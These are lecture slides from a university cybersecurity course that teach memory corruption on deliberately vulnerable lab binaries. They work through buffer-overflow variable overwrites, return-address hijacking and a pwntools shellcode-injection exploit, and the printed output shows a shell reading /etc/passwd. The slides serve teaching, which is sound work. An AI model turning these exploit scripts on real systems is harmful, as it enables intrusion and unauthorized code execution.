Memory Corruption

Michele LORETI
Università di Camerino

https://cybersecnatlab.it

License & Disclaimer

License Information

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Goal

- In this lecture we will show how memory corruption techniques, mainly based on buffer overflow, can be used to corrupt the content of the stack or of the heap of a program in order to later its execution.

Prerequisites

- Lecture:
  - Basic knowledge of C
  - Basic knowledge of Python

Outline

- Memory corruption attacks
  - Buffer overflow
- Stack corruption
- Heap overflow
- Shellcode injection
- Detection and prevention

Memory corruption attacks

- *Memory corruption* techniques are one of the oldest forms of vulnerabilities
- Memory locations can be modified to alter the expected behaviour of a program
- Memory corruption attacks are mainly based on *buffer overflow*

Buffer overflow

- Typical errors with arrays, pointers and strings are:
  - Accessing outside array bounds
  - Copy a string in a too small buffer
  - Having a pointer referencing a wrong location
- These errors may change program executions
  - Can be also used by an attacker to..
    - change the content of variables
    - change the content of the stack (return address)

Variables overriding

- Let us consider the following code:

```
int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Variables overriding

- Let us consider the following code:

Local variables stored in the stack.

```
int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```


Variables overriding

- Let us consider the following code:

```
int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

Variable inizialization.

Variables overriding

- Let us consider the following code:

```c
int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

How can we change content of *variable?*

Variables overriding

- Let us consider the following code:

```
int main(int argc, char **argv)
{
    int variable;
    char buffer[10];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    variable = 0;
    strcpy(buffer, argv[1]);

    if(variable == 0x30324343) {
        printf("You have changed the variable with the correct value!\n");
    } else {
        printf("Try again, you got 0x%08x\n", variable);
    }
}
```

There is a vulnerability! Indeed, we cannot guarantee that buffer is bigger enough to contain argv[1]!

Variables overriding

- We can observe that *variable* is allocated in the stack *next to buffer*

- This means we can pass to our program a parameter *long enough* to override the content of *variable*

Variables overriding

- We can invoke our program with different inputs to check the result:

```
CC> ./override AAAAAAAAAAB
Try again, you got 0x00000000
CC> ./override AAAAAAAAAAAAAB
Try again, you got 0x00004241
CC>
```

- We observe that, if the input exceeds 12 chars, the value of *variable* changes

Variables overriding

- Starting from this observation we can write a simple Python script that computes the *right* input to use:

```
import os

command = './override '+('A'*12+'\x43\x43\x32\x30')

print "Executing: "+command

os.system(command)
```


Variables overriding

- By running the script, we reach our goal:

```
[CC> python override.py
Executing: ./override AAAAAAAAAAAACC20
You have changed the variable with the correct value!
[CC>
```


Variables overriding

- We can consider now a different kind of buffer overflow exploitation that allow us to change the return address of a function
- This *attack* can be used to execute any other function in our program!
- We will first consider binaries in 32-bit, then we will discuss the 64-bit case

Stack corruption

- Let us consider the following code:

```
void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s",buffer);
    printf("You entered: %s\n");
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

Stack corruption

- Let us consider the following code:

```
void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s",buffer);
    printf("You entered: %s\n");
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

A high level security function that exposes some secret

Stack corruption

- Let us consider the following code:

```
void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s",buffer);
    printf("You entered: %s\n");
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

A low level security function accessible to *standard users*

Only low security function is invoked

Stack corruption

- Let us consider the following code:

```
void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s",buffer);
    printf("You entered: %s\n");
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

A high level security function that exposes some secret

A low level security function accessible to *standard users*

Only low security function is invoked

Stack corruption

- Let us consider the following code: Is it secure?

```c
void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s",buffer);
    printf("You entered: %s\n");
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

Stack corruption

- Let us consider the following code: Is it secure? NO!

```
void highSecurityFunction() {
    printf("You have executed a function with high security level!");
}

void lowSecurityFunction() {
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s",buffer);
    printf("You entered: %s\n");
}

int main(int argc, char **argv)
{
    lowSecurityFunction();
    return 0;
}
```

There is a code vulnerability! Indeed, the read string could exceed the buffer size.

We can use buffer overflow to execute highSecurityFunction.

Corrupting function return address

- Let us assume that the code has been built for a 32-bit architecture
- We can *disassemble* the binary file to extract info

```
CC> objdump -d return
```

- This allows us to collect information about our program

Corrupting function return address

- The address of *highSecurityFunction:*

```
0804848b <highSecurityFunction>:
 804848b:       55                         push   %ebp
 804848c:       89 e5                      mov    %esp,%e
```

- The amount of bytes reserved for local variables of lowSecurityFunction (28 in hex, 49 in decimal):

```
80484a7:       83 ec 28                  sub    $0x28,%esp
80484aa:       83 ec 0c                  sub    $0xc,%esp
```

Corrupting function return address

- The (relative) address of *buffer:*

```
80484bd:        8d 45 e4                  lea    -0x1c(%ebp),%eax
```

- The *buffer* is stored *1c* in hex (28 in decimal) bytes before *%ebp*
  - 28 bytes are reserved, even if we asked for 20!

Corrupting function return address

- We know that:
  - *28* bytes have been reserved for *buffer*
  - *buffer* is allocated right next to *%ebp* (the Base pointer to main function)
  - *4* bytes are used to store *%ebp*
  - the next *4* bytes are used to store the *return address*

Corrupting function return address

- To execute function *highSecureFunction,* we have to provide as input…
  - *32* bytes of any random characters
  - *4* bytes with the address of *highSecureFunction*
- This can be done with the following code:

```
python -c 'print("a"*32 + "\x8b\x84\x04\x08")' | ./return
```


Corrupting function return address


```
CC> python -c 'print("a"*32 + "\x8b\x84\x04\x08")' | ./return
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa??
You have executed a function with high security level!
Segmentation fault (core dumped)
```

N.B. The order of bytes may change if the organization of bytes is *little endian* or *big endian:*

- *Big endian:* most significant byte at the beginning
- *Little endian:* most significant byte at the end

Corrupting function return address


- In the last example we have considered a *x86* architecture
- The approach is similar in an x86-64, however in this architecture address are handled in a different way:
  - The entire 2^{64} bytes are not used for address space
  - Only the least significant 48 bits are used
- Addresses must have a *canonical form* and the only valid addresses are in the range:
  - From 0x0000000000000000 to 0x00007FFFFFFFFFFF
  - From 0xFFFF800000000000 to 0xFFFFFFFFFFFFFFFF
- We must guarantee that an *injected address* must respect canonical form, otherwise an exception is generated

Heap overflow

- Heap overflow (or heap corruption) indicates an action (or a sequence of actions) that corrupt the content of the heap
- The exploitation of heap overflow is performed in a different way respect to stack overflow:
  - Memory in the heap is dynamically allocated
  - The goal of the attack is to change program internal structures such as *linked list pointers*

Code injection

- Attackers exploit software flaws to introduce malicious code into a vulnerable computer program:
  1. Some instructions are injected exploiting one of the input sections
  2. The program flow is redirected to them



Example: shellcode injection

- Aimed at executing a *shell command*
- Very popular attack against remote servers
- The injected payload is just a system call invoking the terminal (located at /bin/sh in Unix systems)
- Once obtained a shell, any command can be issued to the system, any rogue file can be created, any information can be easily stolen, etc

Example: shellcode injection

- To exploit this vulnerability an attacker can:
  - overwrite value of register *eip* to refer to a memory area that he/she controls
  - fill that area with a *shellcode*, namely a set of *assembly* instructions that spawn a *shell*
- Tools are available to generate these codes like, for instance, the Python library *pwntools*
- Shellcode is machine dependent!
- To perform this attack, stack must be *executable*

Example: shellcode injection

- Let us consider the following program that, when executed, ask for a name and prints greetings:

```
CC> ./sayhello
Insert your name: James Bond
Hello James Bond!
CC> 
```


Example: shellcode injection

- *Shellcode injection* consists in the following steps:
  1. Check if a *buffer overflow* can be used to corrupt the stack
  2. Inject the shell code in the stack
  3. Identify the address where to jump

Example: shellcode injection

- To check if a *buffer overflow* can be used to corrupt the stack we can provide as an input a *long string* and checks this causes problems.
- To this goal can use the function *cyclic* available with *pwntools*
  - This generates sequential chunks of de Bruijn sequences
  - The generated sequence of bytes guarantee that where every possible subsequence of *4 bytes* occurs exactly one time
    - Every 4 bytes can be associated with an index!

```
CC> cyclic 50 | ./sayhello
Insert your name: Hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama!
Segmentation fault (core dumped)
CC>
```

Example: shellcode injection

- We can get info about the error we can use *dmesg*:

```
CC> dmesg | tail -n 2
[32577.130468] sayhello[6247]: segfault at 61616169 ip 0000000061616169 sp 00000
000ffffd0c0 error 14 in libc-2.31.so[f7dcd000+1d000]
[32577.130475] Code: Unable to access opcode bytes at RIP 0x6161613f.
CC>
```

- We can relate the location of the *segfault* to its index in the string:

```
CC> cyclic -l 0x61616169
32
CC>
```

- The acquired info allows us to let our program to jump to a memory address we want!

Example: shellcode injection

- The address where we have to jump is *something* that we control
- Let us inspect the assembly of out program:

```
804925f:        e8 6c fe ff ff          call   80490d0 <puts@plt>
8049264:        83 c4 10                add    $0x10,%esp
8049267:        ff e4                   jmp    *%esp
8049269:        83 ec 08                sub    $0x8,%esp
804926c:        8d 45 e4                lea    -0x1c(%ebp),%eax
```

- We can notice that at address *0x8049267* we have a *jmp *%esp* that let the program execute the instruction at the top of the stack!

Example: shellcode injection


```python
from pwn import *

exe = ELF('shellcode')
context.binary = exe

payload = b'a'*32
payload += p32(0x8049267)
payload += asm(shellcraft.sh())

p = process('./shellcode')
p.sendlineafter(b'name: ',payload)

print(p.clean())
p.interactive()
```

Example: shellcode injection


```
from pwn import *

exe = ELF('shellcode')
context.binary = exe

payload = b'a'*32
payload += p32(0x8049267)
payload += asm(shellcraft.sh())

p = process('./shellcode')
p.sendlineafter(b'name: ',payload)

print(p.clean())
p.interactive()
```

Set the instruction set suitable for the considered binary file

Example: shellcode injection


```python
from pwn import *

exe = ELF('shellcode')
context.binary = exe

payload = b'a'*32
payload += p32(0x8049267)
payload += asm(shellcraft.sh())

p = process('./shellcode')
p.sendlineafter(b'name: ',payload)

print(p.clean())
p.interactive()
```

Setup the input for changing the function return address…

Example: shellcode injection


```python
from pwn import *

exe = ELF('shellcode')
context.binary = exe

payload = b'a'*32
payload += p32(0x8049267)
payload += asm(shellcraft.sh())

p = process('./shellcode')
p.sendlineafter(b'name: ',payload)

print(p.clean())
p.interactive()
```

… and add the *shellcode* at the top of the stack

Example: shellcode injection


```python
from pwn import *

exe = ELF('shellcode')
context.binary = exe

payload = b'a'*32
payload += p32(0x8049267)
payload += asm(shellcraft.sh())

p = process('./shellcode')
p.sendlineafter(b'name: ',payload)

print(p.clean())
p.interactive()
```

Run the program with the prepared input

Example: shellcode injection


```
from pwn import *

exe = ELF('shellcode')
context.binary = exe

payload = b'a'*32
payload += p32(0x8049267)
payload += asm(shellcraft.sh())

p = process('./shellcode')
p.sendlineafter(b'name:  ',payload)

print(p.clean())
p.interactive()
```

Start using the shell!

Example: shellcode injection


```
CC> python3 exploit.py
[*] '/home/loreti/CC/LECTURES/S2/shellcode'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Starting local process './shellcode': pid 6420
b'Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag\x92\x04\x08jhh///sh/bin\x89\xe3h\x01\x
01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80!\n'
[*] Switching to interactive mode
$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2786 Feb  8 16:11 /etc/passwd
$ 
```

Michele LORETI
Università di Camerino

Memory Corruption